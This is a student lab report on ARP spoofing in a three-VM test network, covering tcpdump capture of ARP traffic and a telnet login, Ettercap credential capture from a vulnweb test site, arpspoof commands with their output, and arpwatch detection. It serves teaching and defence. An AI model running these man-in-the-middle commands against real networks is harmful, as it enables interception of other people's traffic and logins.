
ARP SPOOFING

Advaithbarath Raghuraman Bhuvaneswari

Ar2728

Configuration:

Machine	IP. Address	Netmask	Gateway
Alice(Ubuntu)	192.168.1.189	255.255.255.0	192.168.1.1
Bob(Ubuntu)	192.168.1.190	255.255.255.0	192.168.1.1
Eve(Kali)	192.168.1.191	255.255.255.0	192.168.1.1



Task 1:

First we will ping Bob VM and check the arp table. The arp table contains CR1000A.mynetworksettin as WAN and bob-virtual-machine as LAN via interface ens33. Later we ping both Bob VM as well as Eve VM. We later display arp table to see both Bob VM and Eve VM(Kali). **Sudo arp -d** is used to delete ipaddress from arp table. **Sudo ip neigh flush dev ens33** is used to delete all ip devices in interface ens33

```
alice@alice-virtual-machine:~$ ping -c1 192.168.1.190
PING 192.168.1.190 (192.168.1.190) 56(84) bytes of data.
64 bytes from 192.168.1.190: icmp_seq=1 ttl=64 time=1.50 ms
--- 192.168.1.190 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.499/1.499/1.499/0.000 ms
alice@alice-virtual-machine:~$ arp
Address
                         HWtype HWaddress
                                                      Flags Mask
                                                                            Iface
CR1000A.mynetworksettin ether
                                 ac:91:9b:0e:fd:b2
                                                      C
                                                                            ens33
bob-virtual-machine
                         ether
                                 00:0c:29:b5:78:63
                                                      C
                                                                            ens33
alice@alice-virtual-machine:~$ sudo arp -d 192.168.1.190
[sudo] password for alice:
Sorry, try again. [sudo] password for alice:
alice@alice-virtual-machine:~$ arp
                         HWtype HWaddress
                                                      Flags Mask
                                                                             Iface
CR1000A.mynetworksettin ether
                                 ac:91:9b:0e:fd:b2
                                                      C
                                                                            ens33
alice@alice-virtual-machine:~$ ping -c1 192.168.1.190; ping -c1 192.168.1.191
PING 192.168.1.190 (192.168.1.190) 56(84) bytes of data.
64 bytes from 192.168.1.190: icmp_seq=1 ttl=64 time=2.36 ms
--- 192.168.1.190 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 2.361/2.361/2.361/0.000 ms
PING 192.168.1.191 (192.168.1.191) 56(84) bytes of data.
64 bytes from 192.168.1.191: icmp_seq=1 ttl=64 time=1.67 ms
--- 192.168.1.191 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.669/1.669/1.669/0.000 ms
alice@alice-virtual-machine:~$ arp
Address
                         HWtype HWaddress
                                                      Flags Mask
                                                                            Iface
                                                                            ens33
CR1000A.mynetworksettin
                         ether
                                 ac:91:9b:0e:fd:b2
                                                      C
bob-virtual-machine
                                                      C
                                                                             ens33
                         ether
                                 00:0c:29:b5:78:63
kali
                         ether
                                 00:0c:29:3b:94:55
                                                                             ens33
alice@alice-virtual-machine:~$ sudo ip neigh flush dev ens33
alice@alice-virtual-machine:~$ arp
alice@alice-virtual-machine:~$
```

Figure 1: Alice Virtual Machine


Task 2:

We will use topdump command (-pi) to capture arp here by pinging bob via alice as shown below

Alice:

```
alice@alice-virtual-machine:~$ sudo ip neigh flush dev ens33
[sudo] password for alice:
alice@alice-virtual-machine:~$ ping -c1 192.168.1.190
PING 192.168.1.190 (192.168.1.190) 56(84) bytes of data.
64 bytes from 192.168.1.190: icmp_seq=1 ttl=64 time=1.06 ms
--- 192.168.1.190 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.062/1.062/1.062/0.000 ms
```

Bob:




We can find that arp response is being captured in the above image shown.

Next we use the same tcpdump to read link-level header information by using command (-epi)

Alice:

```
alice@alice-virtual-machine:~$ sudo ip neigh flush dev ens33
alice@alice-virtual-machine:~$ ping -c1 192.168.1.190
PING 192.168.1.190 (192.168.1.190) 56(84) bytes of data.
64 bytes from 192.168.1.190: icmp_seq=1 ttl=64 time=1.69 ms
--- 192.168.1.190 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.690/1.690/1.690/0.000 ms
alice@alice-virtual-machine:~$ telnet 192.168.1.190
Trying 192.168.1.190
```

Bob:



The highlighted portion shown above display the section of Alice VM being captured in Bob machine.

Next we will try to use tcpdump cmp (-Xsp) to record Alice trying to login into Bob using telnet

Alice:

```
alice@alice-virtual-machine:~$ telnet 192.168.1.190
Trying 192.168.1.190...
Connected to 192.168.1.190.
Escape character is '^]'.
Ubuntu 22.04.4 LTS
bob-virtual-machine login: bob
Password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.5.0-21-generic x86_64)
 * Documentation: https://help.ubuntu.com
  Management:
                   https://landscape.canonical.com
 * Support:
                   https://ubuntu.com/pro
Expanded Security Maintenance for Applications is not enabled.
16 updates can be applied immediately.
To see these additional updates run: apt list --upgradable
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
*** System restart required ***
Last login: Sat Mar 9 21:26:02 EST 2024 from alice-virtual-machine on pts/2
                       2---
```

Bob:

In the above image, we could able to record each and every character entered in the stack and also record from which ip devices Alice is using to attack Bob .

Task 3:

Next we will launch Ettercap tool to demo arp poisoning. Ettercap is an open-source tool that can be used to support man-in-the-middle attacks on networks. Ettercap can capture packets and then write them back onto the network. Here we will run a vulnerable website and enter credentials which will be captured by the Ettercap tool. This tool will demo the danger of user visiting harmful website.


First let launch Ettercap

Randomizing 255 hosts for scanning... Scanning the whole netmask for 255 hosts...


7 hosts added to the hosts list...




Let scan for ip-device and let see all the captured ip devices



Here we can see Alice(192.168.1.189) and Bob(192.168.1.190) being captured. Next we will launch the vuln website (<u>SecurityTweets - HTML5 test website for Acunetix Web Vulnerability Scanner (vulnweb.com)</u>) in Alice machine



Here user: advaith password: htiavda. Now let go back to Eve to check on Ettercap



Finaly we could able to see the information of user credentials and the website captured in Ettercap

Task 4:

In this task we will demonstrate arpwatch working in bob machine to detect arp-spoofing from eve machine. We will compare the working along with alice which doesn't have arpwatch installed

First let arpspoof alice first from eve and let find out what have been changed in the arp table side in alice

Eve:

```
(runk() kali)-[/home/kali]

| sudo arpspoof -i eth0 -t 192.168.1.189 192.168.1.1

0:c:29:3b:94:55 0:c:29:1f:c9:2b 0806 42: arp reply 192.168.1.1 is-at 0:c:29:3b:94:55

0:c:29:3b:94:55 0:c:29:1f:c9:2b 0806 42: arp reply 192.168.1.1 is-at 0:c:29:3b:94:55

0:c:29:3b:94:55 0:c:29:1f:c9:2b 0806 42: arp reply 192.168.1.1 is-at 0:c:29:3b:94:55

0:c:29:3b:94:55 0:c:29:1f:c9:2b 0806 42: arp reply 192.168.1.1 is-at 0:c:29:3b:94:55

0:c:29:3b:94:55 0:c:29:1f:c9:2b 0806 42: arp reply 192.168.1.1 is-at 0:c:29:3b:94:55

0:c:29:3b:94:55 0:c:29:1f:c9:2b 0806 42: arp reply 192.168.1.1 is-at 0:c:29:3b:94:55

^CCleaning up and re-arping targets ...

0:c:29:3b:94:55 0:c:29:1f:c9:2b 0806 42: arp reply 192.168.1.1 is-at ac:91:9b:e:fd:b2

0:c:29:3b:94:55 0:c:29:1f:c9:2b 0806 42: arp reply 192.168.1.1 is-at ac:91:9b:e:fd:b2

0:c:29:3b:94:55 0:c:29:1f:c9:2b 0806 42: arp reply 192.168.1.1 is-at ac:91:9b:e:fd:b2


0:c:29:3b:94:55 0:c:29:1f:c9:2b 0806 42: arp reply 192.168.1.1 is-at ac:91:9b:e:fd:b2

0:c:29:3b:94:55 0:c:29:1f:c9:2b 0806 42: arp reply 192.168.1.1 is-at ac:91:9b:e:fd:b2

0:c:29:3b:94:55 0:c:29:1f:c9:2b 0806 42: arp reply 192.168.1.1 is-at ac:91:9b:e:fd:b2

0:c:29:3b:94:55 0:c:29:1f:c9:2b 0806 42: arp reply 192.168.1.1 is-at ac:91:9b:e:fd:b2
```

Alice:



The highlighted image show that the Eve hw address and WAN hw address are the same during arp spoofing in Alice machine. In this method, Alice couldn't able to find out whether is the machine is actually under attack or not by being over confidence by trusting that the legitimate device are being connected in the network.

Arpwatch helps in detecting fake network and detect attack more quickly, Bob have installed Arpwatch and enable it in his machine. Now let see what arp spoofing on bob machine looks like

Eve:

```
<u>sudo</u> arpspoof -i eth0 -t 192.168.1.190 192.168.1.1
0:c:29:3b:94:55 0:c:29:b5:78:63 0806 42: arp reply 192.168.1.1 is-at 0:c:29:3b:94:55
0:c:29:3b:94:55 0:c:29:b5:78:63 0806 42: arp reply 192.168.1.1 is-at 0:c:29:3b:94:55
0:c:29:3b:94:55 0:c:29:b5:78:63 0806 42: arp reply 192.168.1.1 is-at 0:c:29:3b:94:55 0:c:29:3b:78:63 0806 42: arp reply 192.168.1.1 is-at 0:c:29:3b:94:55
0:c:29:3b:94:55 0:c:29:b5:78:63 0806 42: arp reply 192.168.1.1 is-at 0:c:29:3b:94:55 0:c:29:3b:94:55 0:c:29:b5:78:63 0806 42: arp reply 192.168.1.1 is-at 0:c:29:3b:94:55
0:c:29:3b:94:55 0:c:29:b5:78:63 0806 42: arp reply 192.168.1.1 is-at 0:c:29:3b:94:55 0:c:29:b5:78:63 0806 42: arp reply 192.168.1.1 is-at 0:c:29:3b:94:55
0:c:29:3b:94:55 0:c:29:b5:78:63 0806 42: arp reply 192.168.1.1 is-at 0:c:29:3b:94:55
0:c:29:3b:94:55 0:c:29:b5:78:63 0806 42: arp reply 192.168.1.1 is-at 0:c:29:3b:94:55
0:c:29:3b:94:55 0:c:29:b5:78:63 0806 42: arp reply 192.168.1.1 is-at 0:c:29:3b:94:55
0:c:29:3b:94:55 0:c:29:b5:78:63 0806 42: arp reply 192.168.1.1 is-at 0:c:29:3b:94:55
0:c:29:3b:94:55 0:c:29:b5:78:63 0806 42: arp reply 192.168.1.1 is-at 0:c:29:3b:94:55
0:c:29:3b:94:55 0:c:29:b5:78:63 0806 42: arp reply 192.168.1.1 is-at 0:c:29:3b:94:55
0:c:29:3b:94:55 0:c:29:b5:78:63 0806 42: arp reply 192.168.1.1 is-at 0:c:29:3b:94:55 0:c:29:3b:94:55 0:c:29:b5:78:63 0806 42: arp reply 192.168.1.1 is-at 0:c:29:3b:94:55
c0:c:29:3b:94:55 0:c:29:b5:78:63 0806 42: arp reply 192.168.1.1 is-at 0:c:29:3b:94:55
^CCleaning up and re-arping targets ...
0:c:29:3b:94:55 0:c:29:b5:78:63 0806 42: arp reply 192.168.1.1 is-at ac:91:9b:e:fd:b2
0:c:29:3b:94:55 0:c:29:b5:78:63 0806 42: arp reply 192.168.1.1 is-at ac:91:9b:e:fd:b2 0:c:29:3b:94:55 0:c:29:b5:78:63 0806 42: arp reply 192.168.1.1 is-at ac:91:9b:e:fd:b2 0:c:29:3b:94:55 0:c:29:b5:78:63 0806 42: arp reply 192.168.1.1 is-at ac:91:9b:e:fd:b2 0:c:29:3b:94:55 0:c:29:b5:78:63 0806 42: arp reply 192.168.1.1 is-at ac:91:9b:e:fd:b2 0:c:29:3b:94:55 0:c:29:b5:78:63 0806 42: arp reply 192.168.1.1 is-at ac:91:9b:e:fd:b2
```

Bob:

```
bob@bob-virtual-machine:~$ arp
Address
                           HWtype
                                    HWaddress
                                                          Flags Mask
                                                                                   Iface
kali
                            ether
                                    00:0c:29:3b:94:55
                                                          C
                                                                                   ens33
CR1000A.mynetworksettin ether
                                    ac:91:9b:0e:fd:b2
                                                                                   ens33
bob@bob-virtual-machine:~$ arp -a
? (192.168.1.191) at 00:0c:29:3b:94:55 [ether] on ens33
? (192.168.1.1) at 00:0c:29:3b:94:55 [ether] on ens33 bob@bob-virtual-machine:~$
```

Here we can see that **(?)** is labeled as unknown or untrusted devices. In this way the Bob can find out that his machine is under attack.